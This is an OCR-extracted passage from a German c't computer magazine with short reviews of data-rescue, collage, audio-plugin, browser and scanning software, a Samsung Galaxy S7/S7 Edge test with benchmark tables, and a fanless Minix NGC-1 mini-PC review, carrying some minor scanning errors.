- Gigabit-LAN • WLAN • Sound • Windows 10 Home 64-Bit (OEM)

S8IXHO

Abgabe nur in haushaltsüblichen Mengen und solange Vorrat reicht. Irrtümer und Druckfehler vorbehalten.

Celeron, Celeron Inside, Core Inside, Intel, Intel Logo, Intel Atom, Intel Atom Inside, Intel Core, Intel Inside, Intel Inside Logo, Intel vPro, Itanium, Itanium Inside, Pentium, Pentium Inside, vPro Inside, Xeon, und Xeon Inside sind Marken der Intel Corporation in den USA und anderen Ländern. Alle Preise inkl. MwSt. Irrtümer und Druckfehler vorbehalten. Wenn nicht anders beschrieben sind ALTERNATE-PCs ohne Betriebssystem, Monitor, Tastatur und Maus. Abb. symbolisch.

Bestellhotline: Mo-Fr 8-19 Uhr, Sa 9-14 Uhr

06403-905040

ALTERNATE
bequem online



Externer Ersthelfer

Data Rescue ONE kombiniert ein Datenrettungs-Tool für OS X mit einem bootfähigen USB-3.0-Laufwerk.

Das Tool kommt je nach Version als USB-Stick oder 2,5-Zoll-Festplatte. Vor der ersten Verwendung als Rettungswerkzeug muss man das Laufwerk an einen funktionsfähigen OS-X-Rechner anschließen und über die Funktion „Prepare Data Rescue“ einige zum Start notwendige Dateien auf das Laufwerk kopieren.

Im Ernstfall bootet man dann davon ein Minimal-OS-X und startet anschließend das eigentliche Rettungsprogramm. In der Voreinstellung durchforstet das Tool die gesamte Festplatte mit einem mehrere Stunden dauernden Deep Scan. Alternativ stehen ein Quick Scan und die gezielte Suche nach gelöschten Dateien zur Wahl. Die rekonstruierten Dateien speichert das Tool auf dem Rettungslaufwerk. Andere Ziele lassen sich ebenfalls auswählen, aber das Volumen ist an die Lizenz gekoppelt: Die 500-GByte-Lizenz holt (pro Durchlauf) auch nur 500 GByte an Daten zurück. Für zusätzliche 49, 79 oder 99 US-Dollar lässt sie sich jederzeit um zusätzliche 250, 500 oder 1000 GByte erweitern. Die Erfolgsquote lag auf dem gleichen hohen Niveau wie bei Data Rescue 4 (siehe Mac & i 2/15).

Data Rescue ONE ist ein komfortables Paket aus zuverlässigem Rettungs-Tool und Auffanglaufwerk, hat aber Konkurrenz aus eigenem Hause: Die Kombination aus Data Rescue 4 als elektronischer Download und externer 1-Byte-Festplatte kostet nur wenig mehr, hat aber einige Vorteile: Sie funktioniert auch innerhalb von OS X, darf unbegrenzt viele Daten retten, kann mit Festplattenabbildern umgehen und erstellt auf Wunsch ebenfalls ein Boot-Laufwerk.

(Benjamin Kraft/ll@ct.de)



Schnelle Montage

Die Open-Source-Software PhotoCollage für Linux setzt ausgewählte Fotos ruckzuck zu einer Collage zusammen.

PhotoCollage ist ein typisches Linux-Tool, denn es kann zwar nur eine Sache, die aber gut: Aus einzelnen Bildern baut PhotoCollage ein Bild wahlweise im Hoch- oder Querformat, das sich ausdrucken oder bei einem Dienstleister als Poster bestellen lässt. Dabei liefert das Python-Tool sehr schnelle Ergebnisse.

Die Bedienung ist denkbar einfach: Nach Auswahl der gewünschten Einzelbilder setzt PhotoCollage diese automatisch zu einem großen Bild zusammen. Gefällt das Layout der Bilder nicht, generiert ein Klick auf die Schaltfläche „Neue Anordnung“ einfach eine neue. Diesen Schritt kann man so oft wiederholen wie nötig, direkten Einfluss auf das Layout nehmen kann man allerdings nicht. Durch alle gebauten Collagen blättert man mit den Pfeil-Schaltflächen, wo sie bis zum Beenden des Programms weiterhin zur Verfügung stehen.

Steht die Collage grundsätzlich, können Bilder mit der Maus vertauscht werden, indem man ein Bild an seine neue Position zieht. Bei jeder Veränderung berechnet PhotoCollage eine neue Version. Weitere Bilder lassen sich auch im Nachhinein hinzufügen oder aus der Zusammenstellung entfernen. Wenn nötig, beschneidet das Tool die eingepassten Bilder, der Ausschnitt lässt sich dabei leider nicht beeinflussen. Für den Rahmen zwischen den Bildern hat man die Wahl zwischen Schwarz und Weiß und kann die Rahmendicke anpassen.

Beim Speichern der Collage lässt sich die Auflösung gleich passend wählen, je nachdem, ob man das Bild für einen Posterdruck in A3 oder nur fürs Web braucht. Dabei stehen verschiedene Bildformate zur Wahl, darunter beispielsweise JPG, TIF, PNG und GIF. (lmd@ct.de)



Stereo-Meister

Der bx_digital-Equalizer ist wegen der separaten Regelung des Mono- und Stereo-Anteils beliebt, so auch die neue V3-Auflage des Plug-ins.

Zwar kann man auch mit anderen EQs den Mono- und Stereo-Anteil eines Musiksignals getrennt einstellen (M/S-Modus genannt), die Aufteilung des bx_digital ist jedoch besonders übersichtlich. So lassen sich auf der linken und rechten Seite jeweils fünf Frequenzbänder für den M- und S-Anteil regulieren. Die verbesserte Solo-Funktion isoliert dabei den gerade einzustellenden Parameter (Gain, Frequenz und Q) automatisch, sodass man den richtigen Wert besser heraushören kann – etwa bei den neuen Notch-Filtren der V3-Version. Ein Frequenz-Analyzer fehlt dem Plug-in jedoch weiterhin.

Über zusätzliche Hoch- und Tiefpassfilter, die in der Version V3 auch mit 12 dB/Oktave arbeiten, lässt sich etwa der tief-frequente Bereich gezielt aus dem Stereo-Anteil herausfiltern. Die Shift-Regler können mit einem Dreh sehr tief oder sehr hohe Frequenzen betonen und gleichzeitig die darüber- oder darunterliegenden Bereiche absenken, was einem Mix mehr Klarheit verschaffen kann. Drei Modi stehen dafür nun zur Wahl.

Erweitert hat Brainworx den eingebauten dynamischen EQ. Dieser kann nun nicht nur als De-Esser Zischlaute absenken, sondern auch Anschlag- oder Zupfgeräusche betonen. Leider existiert kein Sidechain-Eingang, sodass es den separat erhältlichen bx_dynEQ nicht komplett ersetzen kann.

Es sind viele kleine Verbesserungen, die die neue Version des bx_digital gegenüber dem Vorgänger auszeichnen. Seine Einsatzzwecke sind vielleicht nicht ganz so universell wie die des flexibleren Fabfilter Pro-Q 2. Profis schätzen jedoch seinen exzellenten Klang und die durchdachte Bedienung – vor allem beim Mastering. (hag@ct.de)

ct 14-Tage-Demoversion: ct.de/y61t

Data Rescue ONE


Datenrettung für OS X	
Hersteller	Prosoft Engineering
Systemanf.	Mac OS X ab 10.7.5, USB
unterstützte Dateisysteme	HFS(+), FAT16/32, exFAT, NTFS, ext2, ext3, ext4, ReiserFS
Preise	45 € (16-GByte-Stick), 125 € (500-GByte-HDD), 155 € (1-Byte-HDD); 375 € jährlich (1-Byte-HDD, unbegrenzte Datenrettungsmenge)

PhotoCollage 1.3.2

Collagen aus Fotos	
Hersteller	Adrien Vergé, https://github.com/adrienverge/PhotoCollage
Systemanf.	Linux, Python Imaging Library (PIL)
Preis	frei

bx_digital V3

Equalizer-Plug-in	
Hersteller	Brainworx, www.plugin-alliance.com
Formate	VST 2/3, AU, AAX (Native), UAD
Systeme	Windows 7/8, OS X 10.6 bis 10.10
Preis	249 €, Update: 49 €



Trackerfänger

Der Browser Cliqz soll den Surfer schneller zum Ziel führen und vor Werbetrackern schützen.

Bislang als Firefox-Erweiterung verfügbar, steht Cliqz jetzt auch als eigener Browser bereit. Er setzt auf Firefox 44.0.2 auf und hat eine ähnliche Bedienoberfläche. Cliqz unterstützt aber keine Add-ons. Der Browser ist kostenlos für Windows, Mac OS, Android und iOS verfügbar.

Cliqz soll den Besuch von Suchmaschinen so weit es geht überflüssig machen. Bei der Eingabe eines Suchbegriffs schlägt der Browser drei Websites vor. Die Vorschläge stammen aus einem eigenen, Human Web genannten Web-Index des Herstellers. Per Schnelleingabe lassen sich zum Beispiel Wettervorhersagen abrufen, Mathe-Aufgaben lösen oder Währungen umrechnen.

Zu beliebten Sites präsentierte Cliqz nützliche Deep-Links, bei Nachrichtenseiten wie Spiegel Online zu häufig angeklickten Meldungen. Findet der Nutzer keinen der Vorschläge hilfreich, schickt Cliqz die Suchanfrage an die voreingestellte Suchmaschine weiter. Wer seine Anonymität verbessern will, kann Suchanfragen außerdem über ein Proxy-Netzwerk von Cliqz leiten. Cliqz schützt den Surfer zudem ähnlich wie die Erweiterung Ghostery vor Werbetrackern, indem es diese aus Webseiten-Aufrufen entfernt. Der Browser zeigt für jede besuchte Seite an, welche Tracker er unterdrückt.

Für das Human Web werden Nutzerdaten an den Hersteller übertragen – die allerdings anonymisiert werden, wie der Hersteller verspricht. Um ein Maximum an Vertrauen herzustellen, listet das Transparency-Cockpit (about:transparency) sehr detailliert auf, welche Daten der Browser an den Hersteller überträgt. Man kann die Übertragung von Daten für das Human Web aber auch ablehnen. (jo@ct.de)

Download Cliqz: ct.de/yhqw

Cliqz 1.0.2

Web-Browser

Hersteller	Cliqz, https://cliqz.com/
Systemanf.	Windows, OS X, Android, iOS
Preis	frei



OCR in der Cloud

Der Abbyy Finescanner fotografiert Dokumente und Buchseiten mit dem iPhone und schickt sie zur Texterkennung an einen Server.

Der Abbyy Finescanner für iPhone und iPad erkennt bei aktivierter Kamera, wenn ein Dokument vor der Linse erscheint. Ein hellblauer Rahmen markiert den Textbereich und schickt die Aufnahme automatisch in den Zwischenspeicher. Im nächsten Schritt fragt die App nach den gewünschten Ausgabeformaten. Zur Wahl stehen unter anderem Word, Excel und PowerPoint, PDF und PDF/A sowie RTF, ODT und TXT. Als Seitenformat kann man etwa A4 oder US-Letter wählen.

Für die Texterkennung sendet Finescanner die Seite an einen Abbyy-Server. Diesen Vorgang muss der Anwender manuell anstoßen und erhält eine Bestätigung, dass die Seite beim Server angekommen ist. Wann das Dokument fertig erkannt ist, erfährt der Nutzer nur implizit: Anfangs kann man nur JPEGs exportieren; nach ein paar Sekunden stehen zusätzliche Formate zur Wahl wie DOCX. Diese lassen sich auf Wunsch per E-Mail versenden oder bei Cloud-Diensten wie Dropbox, Evernote, Google Drive oder OneDrive ablegen. Auf Facebook erstellt Finescanner ein Foto-Album, was sinnfrei wirkt. Außer ganzseitigen Dokumenten erkennt Finescanner auch Doppelseiten in Büchern. So lässt sich in der Bibliothek ein Buch zum Zitieren abfotografieren. Bei Fließtext funktioniert die Texterkennung sprachunabhängig mit gewohnter Präzision; bei Tabellen und gedrehtem Text leistete sie sich im Test Fehler.

Neben den Abo-Optionen bietet Abbyy auch den Finescanner Pro für 40 Euro ohne Zeitbegrenzung an. Ob Abo- oder Pro-Version: Wenn man viel in Bibliotheken recherchiert, ist die App ein nützliches Hilfsmittel. (akr@ct.de)



Gute Weine finden

Die große Auswahl an Weinen fordert selbst eingefleischte Kenner heraus. Vivino-Nutzer scannen das Etikett und sehen sofort Bewertungen und Kommentare der Community.

Vivino nutzt Technik des OCR-Spezialisten Abbyy. Daher reicht es, ein Wein-etikett oder die Weinliste eines Restaurants zu fotografieren – den Rest erledigt die App. Im Nu erscheinen die Herkunftsdaten des Tropfens, sein Durchschnittspreis und die mittlere Bewertung der Vivino-Community. Weiter unten schlüsselt die App die Einzelbewertungen auf und zeigt größtenteils englischsprachige, aber auch deutsche Kommentare zum Wein.

Nach eigenen Angaben hat Vivino fast 15 Millionen Nutzer und eine dementsprechend große Datenbank zu bieten. Stichproben im Weinladen und Supermarkt zeigten im Test, dass etliche Weine abgedeckt sind. Die ortsbezogene Suche listet das Angebot von Supermärkten und Restaurants in der Nähe auf. Auch hier findet sich eine Fülle bewerteter Produkte. Schließlich kann man sich mit anderen Vivino-Nutzern verbinden und in der App Erfahrungen austauschen.

Das Basisangebot von Vivino ist kostenlos. Ein Abo für 5 US-Dollar im Monat gewährt Zugriff auf die Parker-Punkte des gleichnamigen Weinkritikers und seiner Redaktion. Außerdem können Premium-Nutzer den virtuellen Weinkeller nutzen und dort die perfekte Trinkzeit für ihre besten Tropfen vormerken. Die Vivino-Redaktion stellt auch selbst Listen aus Weinen zusammen und vermittelt zum Kauf an Händler weiter.

Weinliebhaber stehen vor dem Problem sich zu merken, was schmeckt. Vivino bietet eine gute Alternative zum Flaschensammeln. Nicht zuletzt sind die Nutzerbewertungen äußerst hilfreich. (akr@ct.de)

Finescanner

Mobile Texterkennung

Hersteller	Abbyy, www.abbyy.com
Systemanf.	iOS ab 8.0
Preis	5 € im Monat, 20 € im Jahr

Vivino

App für Wein-Liebhaber

Hersteller	Vivino, www.vivino.com
Systemanf.	iOS ab 7.0, Android (var.), Windows ab 8
Preis	Basis frei , Premium 5 US-\$ im Monat



Achim Barczok

Neue Referenz

Samsung Galaxy S7 und S7 Edge im Test

Mit rasend schnellem Prozessor, lichtempfindlicher Kamera und langen Laufzeiten setzen die Modelle Samsung Galaxy S7 und Galaxy S7 Edge die neue Messlatte für Smartphones.

Das Samsung Galaxy S7 und das Galaxy Edge gehören zweifelsohne zu den handlichsten und schönsten High-End-Smartphones auf dem Markt. Verglichen mit den Vorgängern sind sie noch einmal einen Hauch schlanker geworden und der unschöne Kamera-Wulst auf der Rückseite steht jetzt kaum noch hervor. Zudem ist die edel anmutende Glasmücke nun zu den Seiten hin leicht gebogen – wie beim Galaxy Note 5. Das sieht schick aus und man umgreift das Smartphone dadurch angenehmer. Doch wie die Vorgänger sind das S7 und S7 Edge mit ihren Glasmücken schon nach kurzer Zeit mit sichtbaren Fingerabdrücken übersät.

Besonders handlich ist das Galaxy S7 mit 5,1-Zoll-Display, aber auch das etwas größere S7 Edge mit 5,5 Zoll Display-Diagonale fühlt sich überhaupt nicht klobig an. Man hat das Gefühl, ein „normalgroßes“ Smartphone in der Hand zu haben, eher als etwa beim iPhone 6 Plus oder beim Huawei Mate S.

Während sich beim S7 die vordere Glasseite zum Rand hin nur minimal wölbt, hat das S7 Edge ein markant abgewinkeltes Display, bei dem auf beiden Seiten sowohl Glas als auch Display deutlich gebogen sind – wenn auch nicht so stark wie noch beim ersten Edge-Phablet Note Edge. Das ist auf jeden Fall ein Hingucker und macht das Smartphone außerdem handlicher. Einen praktischen Nutzen

darüber hinaus gibt es indes nicht, denn die zusätzlich auf dem S7 Edge installierten Schnellstartleisten und Infobereiche könnten genauso gut auf allen anderen Samsung-Smartphones laufen; dass sie nur fürs Edge verfügbar sind, ist reines Marketing.

Wassergeschützt, mit SD-Karte

Beide Smartphones haben nach IP68 wassergeschützte Gehäuse – und das, obwohl die Anschlüsse offen liegen und nicht von unschönen Gummikappen verschlossen sind. Längere Tauchgänge sind zwar nicht zu empfehlen, man braucht sich aber im Alltag keine Sorgen zu machen, wenn das Smartphone mal ins Wasser fällt oder man beim Joggen in den Regen kommt. In der c't-Rедакtion überstanden die beiden Smartphones einen Ausflug in ein Waschbecken für 5 Minuten unbeschadet.

Mit dem Galaxy S7 kehrt außerdem der MicroSD-Karten-Slot in die S-Serie zurück; man baut Karten mit bis zu 200 GByte über den Kombi-Einschub für Nano-SIM und MicroSD an der oberen Seite ein. Die SD-Karte dient im S7 und S7 Edge nur als Medien-Speicher, auf den beispielsweise neue Fotos und Videos wandern. Sie als internen Speicher zu nutzen ist nicht vorgesehen, man kann aber Apps manuell auf die SD-Karte verschieben.


Turbo-Smartphone, Klasse Display

Wischen durch Menüs, Starten von Apps, Wechseln zwischen Menüs, Entsperren mit Fingerabdruck – all das klappt mit dem S7 extrem flott und sieht flüssig aus. Möglich macht das der neue Exynos-8890-Chipsatz. Das System-on-a-Chip zeigte im Test keine Schwächen und erreichte in diversen c't-Benchmarks neue Spitzenwerte. Während einige High-End-Chipsätze in der Vergangenheit große Probleme hatten, Höchstleistung für einen längeren Zeitraum zu halten, blieb die des S7 weitgehend konstant.

Die AMOLED-Panels zeigen 2560 × 1440 Bildpunkte, was beim S7 mit 5,1-Zoll-Diagonale einer Auflösung von 581 dpi und beim S7 Edge mit 5,5-Zoll-Diagonale rund 533 dpi entspricht. Sie sind aber nicht nur extrem scharf, sondern dank der AMOLED-Technik außerdem sehr farbkräftig (Adobe RGB) und kontrastreich (> 10 000:1). Die maximale Helligkeit von 450 cd/m² erhöht sich noch einmal um 100 cd/m², wenn eine helle Lichtquelle aufs Smartphone scheint. Dieser Sonnenschein-Modus wird aktiv, egal ob man die Helligkeit manuell oder automatisch justiert.

Dank der Eigenschaften von AMOLED verbraucht das Display desto weniger Strom, je mehr Bereiche schwarz und damit ausgeschaltet bleiben. Diesen Umstand macht sich Samsung zunutze beim optionalen „Always On“-Modus. Auch bei ausgeschaltetem Display zeigt das Smartphone immerzu eine Uhr oder einen Kalender sowie dezente Bilder und Infos zu eingehenden Anrufen oder Nachrichten an. Im Labortest erhöhte sich der Verbrauch beim S7 über Nacht (10 Stunden, im Flugmodus) von etwa 1,5 auf 8 Prozent der Akkukapazität; das ist merklich, aber noch verkraftbar.

Positiv überraschten uns die Laufzeiten der beiden Neulinge. Beim S7 reichten in



Der Kombi-Schacht für NanoSIM und MicroSD-Karte befindet sich bei S7 und S7 Edge am oberen Gehäuserand.

unseren Benchmarks die Laufzeiten von 7,8 Stunden (Spielen) bis 15,2 Stunden (Surfen), beim S7 Edge sogar von 9,4 (Spielen) bis 16,8 Stunden (Video schauen). Das ist ein deutlicher Sprung von etwa 50 Prozent gegenüber iPhone 6s und Galaxy S6, der im Alltag jedoch kürzer ausfiel: Der Akku reichte in einer normalen Arbeitswoche bei uns für ein-einhalb bis zwei Tage. Dank Quick-Charge-Modus sind die Smartphones außerdem schnell wieder aufgeladen: Mit den mitgelieferten Netzteilen war das S7 Edge nach 1,6 und das S7 nach 1,4 Stunden wieder voll.

Lichtempfindliche Kamera, Android 6.0

Die S7-Kamera hat sich gegenüber der bereits guten S6-Kamera noch mal deutlich verbessert. Sie macht ausgezeichnete Fotos, auf denen Details und Strukturen gut zu erkennen sind und die Farben natürlich aussehen – gelegentlich fallen sie ein bisschen zu kräftig aus. Die Reduzierung der Megapixelzahl von 16 auf 12 ist verkraftbar: Das S7 und das S7 Edge nehmen im 4:3- statt im 16:9-Format auf (max. 4032 x 3024), deshalb verliert man durch die 12 Megapixel vor allem den Bildbereich des breiteren 16:9-Formats links und rechts, denn in der Höhe bleiben die Fotos des S7 in etwa gleich.

Die größeren Sensor-Pixel (1,4 Mikrometer) und die Blende von f/1,7 spielen ihre Stärken bei schlechten Lichtverhältnissen aus: Keine Smartphone-Kamera machte im c't-Labor so gute Bilder bei 20 Lux (wenig beleuchteter Büro-Gang) oder noch dunklerer Umgebung. Das Rauschverhalten fällt deutlich geringer aus als beispielsweise beim Galaxy S6 oder iPhone 6s und Details verwaschen nicht so stark.

Die Kamera unseres Test-S7 zeigte anders als das S7 Edge zu den Ecken hin eine leichte Unschärfe, vor allem im unteren Bildbereich. Bei einem zweiten Gerät trat dieses Problem jedoch nicht auf, weshalb wir vermuten, dass es sich um einen Ausreißer handelt. Videos gelingen mit den S7-Modellen bei bis zu 4K-Auflösung sehr gut und verwackeln dank des guten optischen Bildstabilisators kaum. Der Auslöser reagiert rasend schnell, was inzwischen aber bei den meisten High-End-Smartphones der Fall ist.

Die neuen Galaxy-Modelle werden mit Android 6.0 ausgeliefert inklusive neuem Berechnungssystem, aber auch mit der von Samsung übergestülpten Touchwiz-Oberfläche. Letztere sieht nicht so modern wie das Standard-Android aus und integriert nervige Zusatz-Apps wie WhatsApp oder Skype. Andererseits gibt es auch ein paar nette Features wie einen Einhand-Modus, ein Theme-System und ein Gaming-Menü, über das man unter anderem Let's-Play-Videos aufzeichnen kann.

Fazit

Das Galaxy S7 und das Galaxy S7 Edge schaffen es direkt an die Spitze der High-End-Smartphones, denn kein anderes Gerät

bietet derzeit ein so üppiges Gesamtpaket. Gegenüber dem Vorgänger S6 hat Samsung an den richtigen Stellen geschraubt: Die Smartphones laufen länger, sind schneller und haben eine lichtempfindlichere Kamera. Als Bonus gibt es wieder einen MicroSD-Slot und den Wasserschutz nach IP68, nur ein austauschbarer Akku fehlt noch. Wenige Schwächen wie die eingeschränkte Nutzung der MicroSD-Karte und die Anfälligkeit

für Fingerabdrücke sind zu verkraften. Einem High-End-Smartphone nicht gerecht wird allerdings die Speicherausstattung: In Deutschland wird es jeweils nur die 32-GByte-Version für 700 (S7) beziehungsweise 800 Euro (S7 Edge) geben – wenigstens optional 64 oder 128 GByte hätten dem S7 gut gestanden. (acb@ct.de)

ct Videos: ct.de/y2qr

Android-Smartphones

Modell	Samsung Galaxy S7 / S7 Edge	
Hersteller	Samsung, samsung.de	
Betriebssystem	Android 6.0.1 / Touchwiz	
Varianten	schwarz, weiß, silber, gold	
Ausstattung		
Prozessor / Kerne, Takt	Exynos 8890 / 4 x 2,3 GHz, 4 x 1,6 GHz	
Grafik	ARM Mali-T880 MP12	
RAM / Flash-Speicher (frei) / Wechselspeicher	4 GByte / 32 GByte (24,7 GByte) / –	
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 a/b/g/n-150/ac-433 / ✓ / ✓	
Bluetooth / NFC / GPS	4.2 / ✓ / ✓	
Lichtsensor / für VR-Brillen geeigneter Gyrosensor	✓ / ✓	
Mobile Datenverbindung	LTE Cat 9 (450 Mbit/s Down, 100 Mbit/s Up), HSPA	
Akku / austauschbar / drahtlos ladbar	S7: 3000 mAh, S7 Edge: 3600 mAh / – / ✓	
Abmessungen (H x B x T)	S7: 14,2 cm x 7 cm x 0,8 cm, S7 Edge: 15,1 cm x 7,3 cm x 0,8 cm	
Gewicht	S7: 150 g, S7 Edge: 156 g	
Test: Kamera		
Kamera-Auflösung Fotos / Video	4032 x 3024 (12,2 MPixel) / 3840 x 2160	
optischer Bildstabilisator / Fotoleuchte (Anzahl)	✓ / ✓ (1)	
Frontkamera-Auflösung Fotos / Video	2592 x 1944 / 1280 x 960	
Display-Messungen		
Technik / Größe (Diagonale)	OLED (sAMOLED) / S7: 5,1 Zoll, S7 Edge: 5,5 Zoll	
Auflösung / Seitenverhältnis	2520 x 1440 Pixel (S7: 581 dpi, S7 Edge: 533 dpi) / 16:9	
Helligkeitsregelbereich	S7: 2 ... 566 cd/m ² , S7 Edge: 2 ... 555 cd/m ²	
Kontrast / Farbraum	> 10000:1 / AdobeRGB	
Blickwinkelabhängigkeit Kontrast / Farbe	⊕⊕ / O	
Preis	S7: 700 € / S7 Edge: 800 €	
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend
⊖ schlecht	⊖⊖ sehr schlecht	✓ vorhanden
– nicht vorhanden		

Laufzeiten

Modell	Ladedezeit auf 50 % / 100 % [h] besser ►	Laufzeit Videowiedergabe (200 cd/m ²) [h] besser ►	Laufzeit Videowiedergabe (max. Helligkeit) [h] besser ►	Spiele (200 cd/m ²) [h] besser ►	Laufzeit WLAN-Surfen (200 cd/m ²) [h] besser ►
Samsung Galaxy S7	0,6 h / 1,4 h	14,8	9,0	7,8	15,2
Samsung Galaxy S7 Edge	0,7 h / 1,7 h	16,8	11,6	9,4	16,6
zum Vergleich					
Apple iPhone 6s	0,9 h / 2,4 h	10,5	5,7	5,2	11,9
Google Nexus 6P	0,6 h / 2,5 h	10,3	9,2	3,9	12,8
Samsung Galaxy S6	0,5 h / 1,3 h	12	6,4	6,4	13,2
Sony Xperia Z5 Premium	1,2 h / 3,3 h	7,3	5,1	4,1	13,8
Video-Qualität: 720p, Spiel: Asphalt 8, Surfen: Abruf einer Standard-Webseite alle 30 s					

Benchmarks

Modell	Coremark Single-Thread [Punkte] besser ►	Coremark Multi-Thread besser ►	GFXBench 3.0 Manhattan offscreen [fps] besser ►	GFXBench 3.0 Manhattan onscreen [fps] besser ►	3DMark Ice Storm Unlimited besser ►
Samsung Galaxy S7	10857	44713	42,3	26,3	29401
Samsung Galaxy S7 Edge	10772	44873	40,4	26,4	27377
zum Vergleich					
Apple iPhone 6s	k. A.	k. A.	35,3	41,9	27667
Google Nexus 6P	6772	35531	23	15	27625
Samsung Galaxy S6	6825	37308	26	16	23726
Sony Xperia Z5 Premium	4002	30175	23	24	29060
Das Sony Xperia Z5 Premium läuft in Benchmarks und Spielen mit Full-HD und nicht in der nativen 4K-Auflösung; deshalb unterscheiden sich die Benchmark-Werte von on- und offscreen beim GFXBench kaum.					



Christof Windeck

Flach und leise

Der lüfterlose Mini-PC Minix NGC-1 mit DisplayPort

Der passiv gekühlte Windows-10-PC von Minix steuert 4K-Displays mit 24 oder 30 Hz an – das reicht fürs Medien-Streaming.

Ein schlanker Streaming-PC ersetzt lahme Smart-TV-Oberflächen und kann manches besser als FireTV, Chromecast & Co. Der Minix NGC-1 mit Windows 10 eignet sich sogar als Büro-PC-Ersatz für einfache Aufgaben. Zum Streaming-Client ist freilich noch Zusatzsoftware wie Kodi nötig. Anders als bei ihren bisherigen Streaming-Boxen setzt die Firma Minix aus Hongkong beim NGC-1 nicht auf ARM-Chips und Android, sondern auf Intels Celeron N3150 und Windows 10 auf einer 128-GByte-SSD. Trotzdem besitzt das kompakte Gehäuse des NGC-1 keine Öffnungen für Kühlluft – der Mini-PC arbeitet lüfter- und geräuschlos. Nur das mitgelieferte Netzteil macht mit sehr leisen Zirpgeräuschen auf sich aufmerksam, die man allerdings nur aus der Nähe hört.


Die lüfterlose Kühlung funktioniert zuverlässig, weil Minix auf besonders niedrige

Leistungsaufnahme achtet: Der NGC-1 bleibt sowohl im Leerlauf (3,9 Watt) als unter Last (15 Watt) sparsamer als die Zotac ZBox CI323 mit demselben Intel-Chip [1]. Erst bei lang anhaltender Volllast, die in der Praxis kaum jemals vorkommt, erwärmt sich das Gehäuse des NGC-1 auf knapp 50 °C – das ist noch akzeptabel.

Im NGC-1 rechnet der Celeron N3150 zwar minimal langsamer als in der erwähnten ZBox, doch das ist im Alltag nicht spürbar. Die vier gemächlichen Kerne des Intel-Chips reichen ohnehin nur für anspruchslose Aufgaben wie Textverarbeitung oder zum Browsen. Allerdings hat Intel auch leistungsfähige Video-Decoder eingebaut, die eingeschränkt 4K-tauglich sind: Mehr als 30 Hz kann ein Celeron N3150 bei UHD (3840 × 2160 Pixel) nicht ausgeben. Das reicht für Filme und Fotos, stört aber empfindliche Personen beim Arbeiten am PC. Ergonomische 60 Hz schafft der Celeron bis maximal 2560 × 1600 Pixel.

Zum Anschluss von Monitoren stellt der Minix-Rechner HDMI und MiniDisplayPort bereit. Unser 4K-Display von Samsung (U28D590D) zeigte nur am HDMI volle UHD-Auflösung, per DisplayPort jedoch höchstens 2560 × 1600 Pixel. Mit dem Acer-Display CB240HYK klappte es auch am DisplayPort, sogar gleichzeitig mit dem Samsung-Display am HDMI, also mit zwei UHD-Monitoren parallel.

Bei unseren Video-Tests wollte der Minix NGC-1 Videos im HEVC-Format nicht abspielen: Der Video-Player in Windows 10 gab zwar Ton aus, zeigte dazu aber nur einen grünen Bildschirm. Daran änderte auch ein anderer Treiber für die Intel-GPU nichts. Mit h.264-Material lief hingegen alles bestens.



Erst nach langer Volllast erwärmt sich das Minix-Gehäuse auf noch erträgliche 49 Grad Celsius.

Das flache Gehäuse sieht zwar schick aus, hat aber Nachteile: Seltsamerweise sitzt die blaue LED-Betriebsanzeige auf der links benachbarten Flanke; einen leuchtenden Einschalttaster hätten wir sinnvoller gefunden. Die Anschlüsse verteilen sich auf drei Seitenflächen. Sind viele Kabel angeschlossen, leidet das Erscheinungsbild. Wenig hübsch sind auch die beiden großen WLAN-Antennen, aber sie sorgen für ordentlichen Empfang auf 2,4 und 5 GHz. Vermisst haben wir einen Kartenleser.

Teuer

Der 400 US-Dollar teure NGC-1 zeigt einige Schwächen. Nicht alle hat Minix zu verantworten, mehr als 30 Hz kann der Celeron N3150 bei 4K-Auflösung eben nicht. Doch die Probleme mit dem DisplayPort-Anschluss und der HEVC-Wiedergabe müssten nicht sein, denn das klappt ja bei anderen Systemen. Angesichts solcher Nachlässigkeiten ist der Preis des NGC-1 viel zu hoch.

(ciw@ct.de)

Literatur

[1] Christof Windeck, Lautlos 4K, Der lüfterlose Mini-PC-Barebone Zotac ZBox CI323 nano, c't 4/16, S. 56

Minix NGC-1

Mini-PC mit Celeron N3150 und Windows 10

Hersteller	Minix, minix.com.hk/de
Prozessor	Celeron N3150 (Braswell, 4 Kerne, 1,6 GHz/Turbo 2,08 GHz)
Grafik	Intel HD, integriert in CPU
RAM	1 × SO-DIMM DDR3L-1600, 4 GByte
M.2-SSD	1 × 2,5 Zoll, 128 GByte, SATA 6G
Gigabit Ethernet	1 × Realtek RTL8111
WLAN/Bluetooth	Intel Wireless-AC 3165 (2,4 & 5 GHz), BT 4.2
Soundchip	Realtek (Stereo)
Anschlüsse vorn	3 × USB 3.0 Typ A
